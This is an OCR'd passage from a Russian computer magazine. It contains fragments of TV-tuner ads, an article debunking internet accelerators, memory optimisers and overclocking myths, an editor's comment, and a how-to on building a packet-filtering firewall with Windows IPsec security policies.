Настраиваемые аппаратные фильтры шумоподавления  
Аппаратный 3-х полосный эквалайзер с сохранением настроек для каждого канала

### ТВ-ТЮНЕР GOTVIEW PCI 7135



Высококачественный чип Philips SAA7135  
Поддержка стерео звука телепрограмм в форматах NICAM и A2  
Расширенная обработка звука: частота дискретизации до 48khz, эквалайзер, регулировка баланса, Dolby ProLogic, Virtual Dolby Surround (псевдостерео) на моно каналах

### ТВ-ТЮНЕР GOTVIEW PCI DVD2 Deluxe



Внутренний PCI ТВ-тюнер с новыми 10-ти битными технологиями, ВЧ блоком MK5 с поддержкой FM-радио  
Поддержка стереовещания телепрограмм в форматах NICAM и A2  
Видеозахват и аппаратное MPEG сжатие, аппаратные фильтры шумоподавления, видеомонтаж  
Аппаратный 3-х полосный эквалайзер  
Уникальные настройки для каждого канала

### GOTVIEW USB пульт



Дистанционное управление мультимедийными программами воспроизведения звуковых, DVD, MP4 файлов, презентаций, управление офисными приложениями, запуск и остановка программ по желанию пользователя. Работа в режиме эмуляции клавиатуры или мыши.  
Полная поддержка программой Gotview Pro

# скоростной лохотрон

## КАК ДУРЯТ НА РАЗГОНЕ

БЫСТРЕЕ! ЕЩЕ БЫСТРЕЕ! СОВСЕМ БЫСТРЕЕ! СТОП. ДЫМ ИДЕТ. ДА, ТРУДНО РАЗОГНАТЬ АСФАЛЬТОВЫЙ КАТОК :). ВСПОМИНАЕТСЯ АНЕКДОТ, В КОТОРОМ РУССКИЕ ЛЕТЧИКИ ИЗМЕНЯЛИ ГЕОМЕТРИЮ КРЫЛА ПЫТАЯСЬ ОТЦЕПИТЬСЯ ОТ «БОИНГА». РАЗГОН ОКРУЖЕН МИФАМИ, ТАЙНАМИ, СПЛЕТНЯМИ И СПЕКУЛЯЦИЯМИ. ВОТ ТОЛЬКО НЕКОТОРЫЕ ИЗ НИХ |

КРИС КАСПЕРСКИ АКА МЫШЦЬХ

Римляне хотели двух вещей: хлеба и зрелищ. Что изменилось с тех времен? Только скорость возросла. Торчать на тормозах никому не в кайф: ни MP3 скачать, ни в Need of Speed погонять. Как жить дальше? Можно, конечно, воткнуть кристалл помощнее, протянуть DSL... Нам говорят: «Платите деньги». Мы же хотим халявы. Сеть пестрит ссылками на «ускоритель интернета»,

«оптимизатор XP» и прочую лабуду. Чаще всего на практике обещанное ускорение оказывается нулевым, зато тебе покажут баннеры, потребуют регистрации, своруют пароли или просто завлекут на свою страницу, где живут баннеры и эксплойты. Как распознать обман? Попробуем разобраться, что можно действительно разогнать, а что нет.

### проблемы с интернетом?

MTUSpeed — проверенный временем ускоритель интернета

Объемы перекачиваемых данных непрерывно растут, и ширины каналов практически никогда не хватает. До сих пор можно встретить людей, которые приторговывают различными «модемными фильтрами» и каким-то невероятным способом адаптируют тупой американский модем к советской АТС. На самом деле все необходимые фильтры уже встроены в модем и качество телефонной линии не поднять никаким внешним фильтром (самый ра-


дикальный способ — поставить телефонистам стопарик, пускай подтянут болты и дохнут алкогольными парами на контакты). Разработчики модемов совсем не дураки, специфика российского рынка им хорошо известна. Фирма ZyxEL даже имеет специальное подразделение, занимающееся адаптацией их оборудования к нашей собачьей жизни. Впрочем, никакое правило не обходится без исключений, в том числе этот случай. Если качество телефонной линии постоянно «плавает», модем тратит кучу времени на пересогласование параметров соединения, сваливаясь в непрерывный ретрейн. В таких случаях следует внимательно перечитать документацию по модему и посмотреть, какими АТ-командами он настраивается под конкретную телефонную линию. Таким способом часто добиваются повышения скорости в несколько раз.

Есть и другой путь — ухудшить качество телефонной линии так, чтобы оно было перманентно уродским и исчезли «всполохи» кратковременных улучшений. «Модемные фильтры» именно так и работают. В некоторых случаях они дают определенно ускорение, но ручная настройка АТ-командами дает

еще больший эффект, и главное — совершенно бесплатно!


У хороших провайдеров скорость скачивания вплотную подходит к пропускной способности модема, становится некуда «разгонять» ее. Модем оживленно перемигивается всеми огоньками, лампочка же RXD даже не мигает, а горит постоянно. Красота! Только эта красота доступна далеко не всем... Если лампочка RXD мигает как обкуренный филин в первую брачную ночь, необходимо выяснить, кто виноват: модем, провайдер или удаленный сайт. С модемом дела обстоят несложно: попробуй скачать что-то с сайта провайдера или запусти программу типа «Модемный Доктор», которая покажет реальную скорость соединения (показания Windows, отображаемые в свойствах соединения, отвечают только за скорость протокола, которая имеет весьма отдаленное отношение к текущей мгновенной скорости). Если все ОК, значит, виноват не модем.

Существует множество утилит (от MTUSpeed до всяких навороченных твикеров), которые обещают увеличить скорость соединения в несколько раз. Дело в том, что стандартные TCP/IP-настройки



Типичная схема модемного фильтра

ориентированы на «правильных» провайдеров и не учитывают конкретных ситуаций. Чисто теоретически можно настроить их «под себя», но плохой интернет в итоге не улучшится, а на хорошем интернете выигрыш совсем не будет заметен (подробнее о настройке TCP/IP читай в «Укращении интернета», электронная копия лежит на ftp://nezumi.org.ru — прим. ред.). В подавляющем большинстве случаев такие твикеры не дают никакого ускорения, зато с их помощью легко сбить настройки TCP/IP.




акселераторы

Не всегда причиной плохой связи является провайдер или модем. Возможно, удаленный сервер перегружен, он принудительно ограничивает скорость отдачи (особенно хорошо заметно на DSL) или данные «зажимаются» промежуточными маршрутизаторами. Менеджеры закачек пытаются решить проблему через прокси-серверы и одновременную установку нескольких TCP-соединений. Допустим, владелец удаленного сервера установил лимит в 10 Кб/с «на рыло», а у нас 10-мегабитный канал. Открыв сто потоков, мы увеличим скорость закачки без малого в сто раз. Навероятно, но факт! Однако здесь есть одно «но». Владельцы серверов устанавливают ограничения на отдачу совсем не из вред-

ности, а исходя из своих возможностей. Пользователи ускорителей серьезно напрягают сервер, и если они набегут всей толпой, никто не получит реальной скорости. Именно по этой причине многие публичные серверы ограничивают максимальное количество TCP-соединений с каждым клиентом (идентифицируя его, например, по «кукам») или узлом (идентифицируя его по IP), а приватные ftp-серверы за такое дело вполне могут влить бан, заблокировав клиента на некоторое время (чтобы не «долбил») или даже на оставшуюся жизнь. Проблема заключается в том, что далеко не каждый пользователь такого менеджера-ускорителя догадывается, что он ведет себя нехорошо. Некоторые ускорители идут еще дальше, используя анонимные прокси-адреса для сокрытия своих реальных адресов, в итоге администраторы вынуждены блокировать целые подсети, чтобы отсеять тех, кто сидит и «долбит». Если ты пользуешься таким ускорителем, не устанавливая больше двух-трех соединений с одним сервером сразу!

Причины просты. Никаких «ускорителей» на самом деле не существует, существует лишь маркетинговый трюк, предлагающий нам классический прокси-сервер под соусом нового имени. Способность прокси-серверов увеличивать скорость соединения всем хорошо известна, и ничего удивительного в ней нет. Правда, ускоритель может предоставить некоторые дополнительные возможности, например компрессию изображений. Научная мысль движется вперед, и jrg уже перестал быть лидером сжатия. Появилось множество новых алгоритмов, сжимающих сжатый jrg в десять (!) и более раз, оставляя изображение приятным для субъективного восприятия. Конечно, мы теряем детализацию, но нет ужасных «квадратиков», облепленных грязью. Акселератор можно использовать не только на модемном соединении, но и на скоростных каналах, поскольку он экономит трафик, а трафик — это деньги (за исключением безлимитных тарифов). То же самое относится и к работе с GPRS на сотовых телефонах.

Менеджер загрузки FlashGet по умолчанию открывает сразу десять потоков



Интернет-ускорители не такие большие



Кто не встречал рекламы «интернет-ускорителей»? Даже Google не удержался и вылез со своим Web accelerator'ом. Правда, тот быстро сдулся и уполз обратно, сославшись на нехватку мощностей (по другой версии, программа была отправлена на доработку, поскольку в первой версии присутствовал коварный баг, позволявший пользователям читать чужую информацию, в том числе логины-пароли). Как работает эта штука? Не приходится сомневаться в том, что она работает — сам Google взялся за такое дело. Почему же ускорение не было заложено в TCP/IP изначально?

Так в чем подвох? В том, что ускоритель — это в первую очередь сервер, и только во вторую очередь — программа, которую нужно установить для работы с ним. Бесплатных ускорителей много, но хороших среди них нет, поэтому реальное ускорение стоит денег.

бесплатные ускорители:

- PROXY.CS.GUNMA-U.AC.JP:8080
- PROXY.HOGE.AC.JP:8080
- PROXY.RES.ANKEN.GO.JP:8080
- VI.IKENOBO-C.AC.JP:80
- PROXY.INFOBEARS.NE.JP:80
- WWW.PROPEL.COM

windows xp — память


Целый класс утилит, написанных неизвестно кем, предлагает довольно революционный алгоритм оптимизации памяти. Известно, что при закрытии приложения Windows освобождает память не сразу, а «потом»

(для примера посмотри «Диспетчер задач», графу «Физическая память: доступно»). Вот и предлагается «доработать» Windows, отслеживая завершение приложений и освобождая память самостоятельно. Еще


можно «дефрагментировать» память. Чем она хуже диска?! В общем, креатив так и прет. Куча оптимизаторов — выбирай!

В то же время ни сама Microsoft, ни могучие гуру наподобие Руссиновича

Оптимизатор памяти  
Super-Ram



Оптимизатор памяти  
RAM Idle Professional



не предлагают ничего подобного. Они то знают, что «память» — относительное понятие, а «свободная память» — еще и диалектическое. Когда физической памяти не хватает, Windows просматривает каталог страниц, пытается найти немодифицированные страницы, обращений к которым не происходило дольше всего. Освобождение этих страниц происходит практически мгновенно, и память предоставляется приложению, затребовавшему ее.

Значительно сложнее обстоят дела с модифицированными страницами, и перед освобождением приходится вытеснить их на диск — в файл подкачки. Естественно, так мы тратим время, и еще больше времени требуется на повторную загрузку с диска, если вытесненные страницы будут затребованы. Завершение приложения — еще не признак того, что принадлежащая ему память теперь не нужна: через некоторое время закрытое приложение может быть запущено вновь.

Например, открываешь документ в Word'e, видишь, что открыл «не то», закрываешь, открываешь другой... То же самое справедливо для Firefox, Internet Explorer и т.д. Первый запуск проходит медленно и долго «дрыгает» диском, зато все последующие идут на взлет!

Стратегия выделения-освобождения памяти — это серьезный вопрос, над которым Microsoft плотно работает, стремясь отыскать «золотую середину», удовлетворяющую всех. Иногда плоды их работы совпадают с «характером» данного приложения, иногда нет. В принципе, каждая программа может управлять памятью и самостоятельно (Windows предоставляет достаточно рычагов управления), только программисты ленятся. Возможно создать утилиту, ускоряющую загрузку определенного класса приложений и «заточенную» под конкретный набор программ, но таких утилит пока нет. Все заявления об «оптимизации памяти» — это откровенная ложь.

## ЖЕЛЕЗО: ОСВОБОЖДАЯСЬ ОТ ОКОВ

Древние говорили: «Цепи даруют свободу». И они не ошибались. Заблокированные возможности даруют потребителю возможность получить Hi-End-продукт по цене Low-End. Ходит много слухов и спекуляций по поводу утилит и материнских плат, которые позволяют использовать HyperThreading на тех моделях, где его официально вроде бы нет, увеличивают емкость жесткого диска вдвое, активируют недокументированные (но физически существующие) протоколы обмена, режимы работы и т.д.

Можно ли верить им? Зачем производителям что-то блокировать? Существует множество различных причин. Например, не успели до конца реализовать технологию HyperThreading, а сро-

ки сдачи проекта поджимают. Изымать его из ядра — выйдет только дороже («Караул, переделываем все!»). Вместо этого возможность блокируют, что обычно делается в последний момент, впопыхах. В результате заводская блокировка становится уязвимой и обходится достаточно легко. Разблокированный инструмент вполне может заработать, однако нет никаких гарантий отсутствия глюков.

Возьмем другой пример — жесткие диски. Представим, что при тестировании на одной из поверхностей диска проявился брачок. Что делает компания? Отключила головку, чтобы эта поверхность не использовалась. Если диск имеет всего две головки (а часто так и бывает), включение

второй головки увеличивает полезную емкость диска вдвое, однако в то же время возникает определенный риск угробить все данные.

Впрочем, оборудование может оказаться нормальным и не создавать никаких проблем для пользователя. Скажем, на складе залежался Hi-End-товар и компания решила пустить струю в Low-End-сегмент. Чтобы не вызывать конкуренции внутри самих себя, инженерам дают задание слегка «кастрировать» железки, чтобы оставить потребителю стимул для покупки навороченного Hi-End-продукта.

Так что разблокировка — вовсе не миф, однако реальной пользы от нее обычно немного.

## \* Мнение редактора



Андрей Каролик/andrusha —  
выпускающий редактор

ЕСЛИ ЧЕСТНО, С ДЕТСТВА ПРИВЫК К ТОМУ, ЧТО БЕСПЛАТНОГО СЫРА НЕ БЫВАЕТ. И ВСЕГДА СКЕПТИЧЕСКИ ОТНОСИЛСЯ К «ВОЗМОЖНОСТИ» ЧТО-ТО ЛЕГКО И БЫСТРО РАЗОГНАТЬ. КАК НИ ПАРАДОКСАЛЬНО, ЖЕЛАЮЩИХ ИСПОЛЬЗОВАТЬ «НОВИНКИ» ВСЕГДА БЫЛО ХОТЬ ОТБАВЛЯЙ. ЛЮДИ ДЕЙСТВИТЕЛЬНО ВЕРИЛИ, ЧТО ЭФФЕКТ ЕСТЬ, НЕСМОТРИ НА БЕССЛЕДНО ИСЧЕЗАЮЩИЕ ПАРОЛИ С

ИХ КОМПЬЮТЕРОВ. Я ЖЕ ВЫЖИДАЛ, КОГДА СТАНОВИЛОСЬ ОЧЕВИДНО: ТО ЛИ ЭТО ОЧЕРЕДНОЙ ТРОЯН, ТО ЛИ БЕЗОБИДНАЯ ПРОГРАММА, НО БЕЗ ОБЕЩАННОГО ЭФФЕКТА. СЛУЧАЛОСЬ И ТАК, ЧТО СТОРОННИЕ ПРОИЗВОДИТЕЛИ ИЛИ ОДИНОЧКИ ЭНТУЗИАСТЫ ВСЕ ЖЕ ДЕЛАЛИ ЧТО-ТО СТОЯЩЕЕ. ЧАЩЕ ВСЕГО ЭТО КАСАЛОСЬ ДРАЙВЕРОВ К ОПРЕДЕЛЕННЫМ ЖЕЛЕЗКАМ. НИЧЕГО СВЕРХЪЕС-

ТЕСТВЕННОГО ОНИ НЕ ПРЕДЛАГАЛИ, ИГРАЛИ С НАСТРОЙКАМИ. ТЕМ НЕ МЕНЕЕ, НЕКОТОРЫЕ САМОПАЛЬНЫЕ ДРАЙВЕРЫ/ПРОШИВКИ ОКАЗЫВАЛИСЬ СТАБИЛЬНЕЕ ИЛИ БЫСТРЕЕ СВОИХ «РОДНЫХ» АНАЛОГОВ. СЕЙЧАС ЖЕ БУДЕТ ПРАВИЛЬНЕЕ И БЕЗОПАСНЕЕ ПОСЕЩАТЬ САЙТЫ САМИХ ПРОИЗВОДИТЕЛЕЙ, БЛАГО ОНИ ЗАБОТЯТСЯ О СВОЕМ ИМИДЖЕ И ВСЕ НЕОБХОДИМОЕ ВЫКЛАДЫВАЮТ.



## Видео — галлюцинации

Хорошие игры требуют хорошей видеокарты, а хорошие видеокарты стоят хороших денег. Разгон видеокарт по популярности занимает второе место после драпа. Для улучшения видеокарт разработана куча рецептов, имеется множество утилит. Повысить тактовую частоту — самое простое, только кристаллы и без того работают на пределе, сваливаясь в неожиданные глюки. Гораздо лучше (и правильнее) попытаться найти заблокированные возможности и разблокировать их. Производители видеокарт практикуют этот маркетинго-

вый трюк как никто другой. Разрабатывается «одна» модель, а затем ее ранжируют на варианты: «для крутых пацанов», «для нормальных людей» и «для всех остальных». «Всем остальным» сплавляют разное дерьмо («На тебе, боже, что самим негоже»), а нормальных парней сажают на правильные видеокарты, лишь слегка «кастрированные». Часто блокировка выполняется даже не в железе, а идет на уровне драйверов, то есть снимается айсом :). Многие хакеры предлагают модифицированные драйверы. Иногда за пиво, иногда

за деньги. Все это правильно, только... Нас могут легко надурить! Часто разгон осуществляется путем отключения некоторых «тяжеловесных» эффектов, снижением детализации и т.д. Очень сложно увидеть разницу изображений «до» и «после», если сравниваешь их по памяти. Откуда у простых пользователей стоящие рядом два компьютера — непременный атрибут всякого серьезного тестера? Значение fps само по себе еще ни о чем не говорит, в то время как на него обращают внимание прежде всего.

## «Нельзя все гнать»

Почему разгон становится возможным? Потому что производители оборудования оставляют некоторый запас «прочности», занижая реальные показатели. Зачем им нужно заниматься этим?

При любом «поточном» производстве в характеристиках элементов возникает некоторый разброс, а протестировать каждый экземпляр нереально. Вместо всей партии через «тестовый полигон» проходит только малая часть, и на маркировку наносится наихудший результат. Надпись на процессоре «1 ГГц» не означает, что в данной партии нет процессоров, «падающих» уже на 1 ГГц, или что их долей можно пренебречь. 1 ГГц — это наименьшая частота, которая гарантирована нам. А наибольшая? Никто не знает. Чем качественнее партия, тем меньше разброс и тем меньше вероятность разогнать процессор.

В общем случае чем выше тактовая частота, тем меньше вероятность успешного разгона. Допустим, компания выпускает процессоры на 1, 2, 3 и 4 ГГц. Если технологический цикл един, то 1 ГГц-процессоры — это некачественные 4 ГГц. Перебирая 1 ГГц-процессоры один за другим, мы получаем неплохие шансы встретить качественный экземпляр, работающий на 4 ГГц или даже на более высокой тактовой частоте.

Однако дела обстоят так только в теории, на практике сложнее. Во-первых, технологический цикл давно отлажен, производство вылизано и параметрический разброс сократился до десятков процентов, а вместе с ним сократился и навар. Во-вторых, в магазинах сидят тоже не дураки: отбирают лучшие процессоры и вставляют их в продаваемые ПК. Впрочем, на одной тактовой частоте далеко не уедешь: основной прирост производительности дает архитектура, объем кеша и т.д.

Какой смысл гнать кристалл, когда большинство задач загружают ЦП лишь на несколько процентов? И даже если задача загружает ЦП на все 100%, вовсе не факт, что переход на более быстрый процессор хоть немного снизит эту загрузку: 100% загрузка — характерный признак грубых программистских ошибок. Взять, например, хотя бы стандартный Pinball, входящий в штатную поставку Windows и пожирающий процессорное время как бармаглот. Причиной его неумеренного аппетита стал мелкий баг: ранние версии Pinball'a обновляли экран так часто, как у них получалось. Процессоры в те времена были медленными, в народе крутился девиз «fps много не бывает», особенно если весь вывод идет через тормозной GDI. Разработчики предусмотрели отладочную опцию,

выводящую количество fps, зарезервировав место для двух разрядов, которых, как им казалось, будет предостаточно. Раймонд Чен (один из главных «мозгов» Microsoft) ради интереса посмотрел, сколько fps выдает его Pentium IV, и с удивлением обнаружил, что экран обновляется более миллиона раз в секунду. Фантастика! Повышение тактовой частоты увеличивало количество fps, но не снижало нагрузки на процессор. Во всяком случае, до тех пор, пока Раймон не ограничил его максимальное значение числом 120, после чего загрузка ЦП упала со 100% до 1% и Windows XP вышла уже с исправленной версией Pinball'a. Подробнее об этом можно прочитать на [blogs.msdn.com/oldnewthing/archive/2005/12/01/498882.aspx](http://blogs.msdn.com/oldnewthing/archive/2005/12/01/498882.aspx).

Таким же образом ведут себя и большинство остальных задач. Проблема сидит не в процессоре, а в программном коде! Долгое время народ упорно верил мифу о существовании всемирного заговора между Microsoft и Intel. Якобы Microsoft специально тормозит операционную систему, вставляя «циклы задержки», что вынуждает нас приобретать все более быстрые процессоры. На самом деле никакого заговора нет и до появления XP и NET Microsoft оставалась лидером оптимизации. Сравни GNOME (оболочка для UNIX) с «Окошками», Internet Explorer с Mozilla, а Outlook Express — с Thunderbird. Если Microsoft — «козлина forever», то почему же у остальных дела обстоят еще хуже? Только не надо кричать о каких-то там недокументированных особенностях, которые использует тот же Internet Explorer, или о том, что это часть системы, которая постоянно болтается в памяти, в то время как Mozilla вынуждена грузиться самостоятельно... Никакой оптимизацией там и не пахнет. А возьми Internet Explorer: все настройки в одном месте, исполняемый файл крохотный. Быстро и чисто. Дерзай, и у тебя тоже получится ☺

Оптимизатор памяти  
RAM Idle Professional



# \* win \*

## зажигает ОГНИ

### ПОЛНОЦЕННЫЙ IP-FIREWALL СРЕДСТВАМИ WINDOWS ЗА 15 МИНУТ

В ЭТОЙ СТАТЬЕ ПОЙДЕТ РЕЧЬ О ПОСТРОЕНИИ ПОЛНОЦЕННОГО IP-ФАЙРВОЛА С ПОМОЩЬЮ ВСТРОЕННЫХ СРЕДСТВ ОПЕРАЦИОННОЙ СИСТЕМЫ WINDOWS. БУДЕМ ИСПОЛЬЗОВАТЬ НЕТРИВИАЛЬНЫЙ ПОДХОД, А ИМЕННО ПОЛИТИКИ БЕЗОПАСНОСТИ И МОДУЛЬ KERBEROS. ЭТОТ МЕТОД ОТЛИЧАЕТСЯ ПРОСТОТОЙ, ЛЕГКОСТЬЮ И, ГЛАВНОЕ, СКОРОСТЬЮ. ПРИ ОПРЕДЕЛЕННОМ ОПЫТЕ ТЫ СМОЖЕШЬ НАСТРОИТЬ ПОДОБНЫЙ ФАЙРВОЛ ПРИМЕРНО ЗА 15 МИНУТ | [ЕЛИЗАВОВ СЕРГЕЙ АКА ABADONNA \(AOLHACKERS@GMAIL.COM\); WWW.AOLHACKERS.RU](mailto:ELIZABOV SERGEY AKA ABADONNA (AOLHACKERS@GMAIL.COM); WWW.AOLHACKERS.RU)

Зачем нужен IP-файрвол? Мы прекрасно представляем себе, сколько денег нужно потратить на приобретение хорошего персонального файрвола от сторонних производителей. Мы честные люди и используем только лицензионный софт, а годовая лицензия приличного файрвола стоит порядка \$40.

Однако если потрудиться немного, то можно без денежных затрат получить полноценный и рабочий IP-файрвол. На чем это работает? Метод работает на всех операционных системах семейства Windows 2000 и «старше».

## 1

### создадим новую политику безопасности ip

«Пуск» — «Выполнить» — secpol.msc — откроется окно настроек локальных политик безопасности, где нас интересует только политика безопасности IP. Выбираем ее и видим три предустановленные неактивные политики. Активность той или иной политики определяется по значению в поле «Назначенная политика»: если напротив политики стоит «Да», то она назначена и работает, и, соответственно, наоборот. Предустановленные политики нам не нужны, смело удаляем их. Затем в девственно чистом поле политик кликнуть правой кнопкой и выбрать «Создать политику безопасности IP».

Открылся стандартный microsoft'овский мастер по типу Next-> Finish, он приветствует нас, мы тоже радостно поприветствуем его :). Здесь жмем «Далее», после чего открывается окно с полем для названия нашей политики: называй ее как хочешь, например «Великая китайская огненная стена». Далее нажать кнопку «Далее», нигде ничего не изменять, оставить все настройки по умолчанию, на все вопросы отвечать «Да» до тех пор, пока не появится окошко с кнопкой «Готово», — нажмем на нее, чтобы попасть в следующий этап строительства стены.



Если все было сделано правильно, появится окошко с заголовком «Свойства: Великая китайская огненная стена» или «Свойства: То название, которое было навеяно твоей фантазией, когда ты называл свою политику».

## 2


### создаем блокирующее действие для фильтра

Внизу в этом окне есть три кнопки: «Добавить», «Изменить» и «Удалить». В окне присутствует один-единственный фильтр с названием «Динамический». Пока оставим его в покое — нам нужны наши собственные фильтры. Я думаю, люди уже порядком устали от «мастеров» by Microsoft, поэтому убираем галочку «Использовать мастер» и жмем кнопку «Добавить». Появляется окно настроек.

Здесь нас интересуют только две вкладки, а именно «Список Фильтров IP» и «Действие фильтра». В остальных папках оставим настройки по умолчанию. Прежде чем создавать фильтры, создадим действия файрвола, которые мы будем применять к нашим фильтрам. Для этого

зайди во вкладку «Действие фильтра»: действие «Разрешить» уже существует. В наличии имеются еще два малоприменимых действия фильтров, можно удалить их.

У нас нет только главного действия — это «Запрет», который создается вот так: отказаться от использования мастера и нажать «Добавить». Затем в открывшемся окне настроек выбрать «Общие» — там назвать наше действие, например «block», и главное — запомнить, что это действие будет блокировать соединения. Действие названо, теперь нужно возвратиться ко вкладке «Методы безопасности» и из предлагаемых вариантов действий выбрать действие «Блокировать». Применить. В инструментарию появилось новое действие.



## 3 запрещаем весь трафик

Мы готовы к созданию самой системы фильтрации трафика. Нам нужно запретить весь трафик, или, иными словами, запретить все — не закрывая окно с настройками фильтров, перейди во вкладку «Список фильтров IP». Здесь, как ты видишь, есть два предустановленных фильтра: «Полный ICMP-трафик» и «Полный IP-трафик». Выбери «Полный IP-трафик», перейди во вкладку «Действие фильтра», выбери созданный «block» и примени изменения, нажми ОК. Ура, блокируется весь трафик.

## 4 открываем icmp-поток

Затем нужно открыть порты, необходимые для повседневной работы. Рассмотрим на примере, как это делается. В том же окне нажать «Добавить», перед нами опять два варианта фильтров. Например, нам нужно, чтобы к нам и от нас могли «летать» ICMP-пакеты, тогда выбираем «Полный ICMP-трафик», переходим во вкладку «Действие фильтра», выбираем действие «Разрешить». Вуаля! На нашей станции разрешены ICMP-пакеты.


## 5 учимся открывать нужные порты на примере портов для lan

Пинги пингами, но как же остальное? Для остального создают отдельные фильтры. Например, можно создать фильтр для того, чтобы разрешить работу в локальной сети. В окне «Свойства»-> «Новое правило» еще раз жмем кнопку «Добавить». Открылось окно «Список фильтров IP». Еще раз по кнопке «Добавить», не забыв убрать галочку напротив надписи «Использовать мастер».


Внизу мы видим галочку напротив надписи «Отраженный» — так называемая «обратка», и если в ней стоит галочка, то правило распространится и на пакеты с полностью противоположными адресами. Для нашей задачи нужно открыть 137, 138, 139, 445 порты по TCP- и по UDP-протоколам. Создадим фильтр для протокола TCP по 137-му порту. Поля источника и назначения во вкладке «адресация» оставить по умолчанию (а именно источник — это наша станция, назначаем любой адрес), перейти во вкладку «Про-

токол», выбрать протокол TCP и вписать в графу порт 137, нажать ОК. Вот и все. Фильтр для 137-го порта TCP-протокола создан, далее повторяем те же действия, только протокол будет не TCP, а UDP. Порт остается такой же.

По аналогии создаются фильтры для остальных портов. Ты уже создал фильтры для портов 137, 138, 139, 445 по протоколам TCP и UDP — всего их будет восемь.



Жмем ОК, возвращаемся в уже знакомое окно «Свойства: новое правило», во вкладке «Действие фильтра» выбираем «Разрешить». И вот уже правило для разрешения работы с локальной вычислительной сетью готово. По аналогии создаются остальные нужные фильтры.



## 6 назначаем политику, наслаждаемся результатом

Если созданы все фильтры и назначены действия к ним, мы готовы тестировать, для чего в окне «Локальные параметры безопасности» правой кнопкой нажмем на свою свежую политику и выберем «Назначить». Загорится «Да» в графе «Назначенные политики», следовательно, политика вступила в силу. И, соответственно, ты можешь начать наслаждаться результатом.


## 7 учимся обновлять политику безопасности IP

Кроме вкладки с правилами, в свойствах нашей политики есть вкладка «Общие», где можно установить интервал времени, через который будут проводиться проверки политики на наличие изменений. По умолчанию интервал составляет три часа.

Можно сократить интервал до одной минуты, но все равно придется довольно долго ждать, пока применится политика. Так что при внесении изменений в политику я рекомендую перезагружать ее, то есть снимать политику и снова назначать ее, чтобы изменения вступили в силу.

## заключение

